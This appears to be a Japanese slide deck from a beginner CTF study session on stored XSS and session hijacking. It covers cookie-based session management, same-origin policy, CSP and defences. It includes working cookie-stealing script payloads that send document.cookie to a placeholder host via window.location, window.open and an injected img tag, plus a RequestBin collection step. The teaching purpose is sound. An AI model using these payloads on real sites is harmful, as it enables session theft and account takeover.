Web

第19回ゼロから始めるCTF入門勉強会

自己紹介

kbt

SIerに勤める8年目のエンジニア。
1~3年目　:開発部門でプログラマ、SE
4年目以降:調査研究部門でマーケター、研修講師、アーキテクト

最近の仕事はアプリへのAI組み込み、セキュリティ対応、研修講師、各種PoC。

趣味は映画鑑賞とカメラ。

Web問題

今回はXSSについて触れていく


XSSとは不正なタグやスクリプトが挿入されることで、Webサイトの運営者が意図しない挙動をブラウザにさせるという攻撃。

クロスサイトスクリプティングの略。

XSS

今回はこのWebサイトを使用していく

http://messenger-system.cf/



XSSによる被害

主に以下のようなものが挙げられる

- フィッシング
- セッションハイジャック

XSSの種類

大別して以下のように種別される。

- 持続型XSS(蓄積型XSS)
  攻撃のコードをDB等に蓄積させ攻撃が行われるもの

- 反射型XSS
  URLなどに攻撃コードのパラメータを入力し攻撃が行われるもの

この他にサーバを介さないケースとして以下のものも挙げられる

- DOMベースXSS
  JavaScriptなどによりDOMが組み立てられることで攻撃が行われるもの


今回やってみること

XSSによってセッションハイジャックを行うことでフラグの取得を行う。

今回行うものはメッセージを送信し、データとして蓄えたものを参照させるので、
分類的には持続型XSSになる。

セッションハイジャックを知るために

セッションハイジャックを知るにはまず、HTTPにおいてステート管理がどのように行われるのかを知る必要がある。ステートとは内部状態のこと。



HTTPのステート管理

HTTP自身にはステートを管理する仕組みがない。(いわゆるセッションと呼ばれるもの)
つまり、個人を識別する機能がない。


前にAさんからアクセスがあったというステートがない

どのアクセスが誰のものだったのか判断できない

個人を識別するための情報が必要


一般的なHTTPのセッション管理

そこで、HTTPでは一般的にCookieという機能を使用して個人の識別を行う。
Cookieを持っていないアクセスに「このCookieを保持するように」とレスポンスを返す。



一般的なHTTPのセッション管理

再度アクセスを行う際、ブラウザが保持していたCookieを送信して、
リクエストが以前アクセスした人のものであることをサーバに示す。



再度アクセスが発生する際、
ブラウザによりCookieが送信される


セッションハイジャック

サーバはCookieで個人を特定しているため、何らかの手段でCookieを取得できると
他人がAさんのセッションになりすませる

これがいわゆるセッションハイジャック

XSSでセッションハイジャック

今回はAdminアカウントに対してセッションハイジャックを行う。
Adminアカウントでログインしてきたものに対して、Cookieを盗んでこれを可能とする。




攻撃の流れ

1. Adminアカウントに対してスクリプトを仕込んだメッセージを送信する(XSS)
2. cookieの中身を取得するスクリプト(document.cookie)がAdminアカウントで実行される
3. 外部のWebサーバなどにその内容が送信される
4. 取得したcookieの内容を自分のcookieに転写する
5. アクセス！


RequestBin

簡易的にHTTPのサーバを構築できるサービス
https://requestbin.com/



RequestBinの使い方

public binという所をクリックするとURLが発行されるので試しにアクセスしてみると、RequestBinの画面にどのようなアクセスがあったのか記録される



RequestBinの使い方

今回は発行されたURLの後ろにCookieをクエリとして送信する

つまりこういうURLにアクセスさせるようにすればよい

```
https://<<発行されたURL>>/?q=<<Cookieの中身>>
```

JavaScriptでこういう風にすればよい

```
'https://<<発行されたURL>>/?q=' + document.cookie
```

※<<>>の部分は適宜読み替える

攻撃の実践

がんばる

XSSでの外部URLへの情報送信方法

- 画面を移動

```
<script>window.location.href='http://example.com?q='+document.cookie</script>
```

```
<script>window.open('http://example.com/?q='+document.cookie,'_blank')</script>
```

- リクエストの送信

```
XMLHttpRequest
```

```
Fetch API
```

- コンテンツの参照

```
<script>document.write(‘<img src=”http://example.com/?q=’+document.cookie+’” />’)</script>
```

同一オリジンポリシー

同一オリジンとはスキーマ、ホスト、ポートが一致しているコンテンツということ

同一オリジンの外にあるコンテンツは参照することができない
この制約は同一オリジンポリシーと呼ばれる

スキーマ、ホスト、ポートのどれかが異なると制限を受ける

同一オリジンポリシー

https://www.example.com/index.htmlと同じオリジンかどうかは以下のような判断になる

同じオリジン

https://www.example.com/main.html
→パスが異なってもオリジンは同じ

異なるオリジン

http://www.example.com:443/index.html
→スキーマが異なる

https://www.example.jp/index.html
→ホストが異なる

https://www.example.com:80/index.html
→ポートが異なる

同一オリジンポリシーの対象外になるもの

- imgタグのsrc属性
- linkタグのhref属性
- scriptタグのsrc属性
- videoタグのsrc属性
- audioタグのsrc属性
- iframeタグのsrc属性
- frameタグのsrc属性
- formタグのactionで指定した送信先
- window.locationによる画面遷移

などなど...

CSP

XSSなどを防ぐために用意されているヘッダ。
リソースの読み込みを制限したり、一部リソースのみの読み込みを許可したりするために使用する。
CSPとはContent-Security-Policyの略。

今回のwindow.locationでの画面遷移やimgのsrc属性からの読み込みであればレスポンスヘッダに
以下の設定をするとXSSを防ぐことができる

```
Content-Security-Policy:  script-src 'none' img-src 'none'
```

この設定ではJavaScriptの実行、imgタグのソース読み込みを不可能としている

しかし、この設定では上記以外のバイパス方法は防げないので注意

CSP

- imgタグのsrc属性
- linkタグのhref属性
- scriptタグのsrc属性
- videoタグのsrc属性
- audioタグのsrc属性
- iframeタグのsrc属性
- frameタグのsrc属性
- formタグのactionで指定した送信先
- window.locationによる画面遷移

より慎重に対策を行う場合にはこれらすべてに対してCSPの設定を行う必要がある

CTFでの出題

単純なXSSによる情報の取得だけでなく、CSPの設定が絡んでいたりという問題が多い。

今回のメインはXSSなのでCSPの説明は結構はしょったが、今後勉強会のテーマとして取り上げたい。

XSSの対策

攻撃だけでなく対策を学ぶのも大事

- エスケープ
  特殊文字はエスケープしよう！

- 入力チェック
  不正な値が入り込まないように入力チェックしよう！

- CSP
  意図しないリソースを読み込まないようリソースの取得元は制限しよう！

ご清聴ありがとうございました！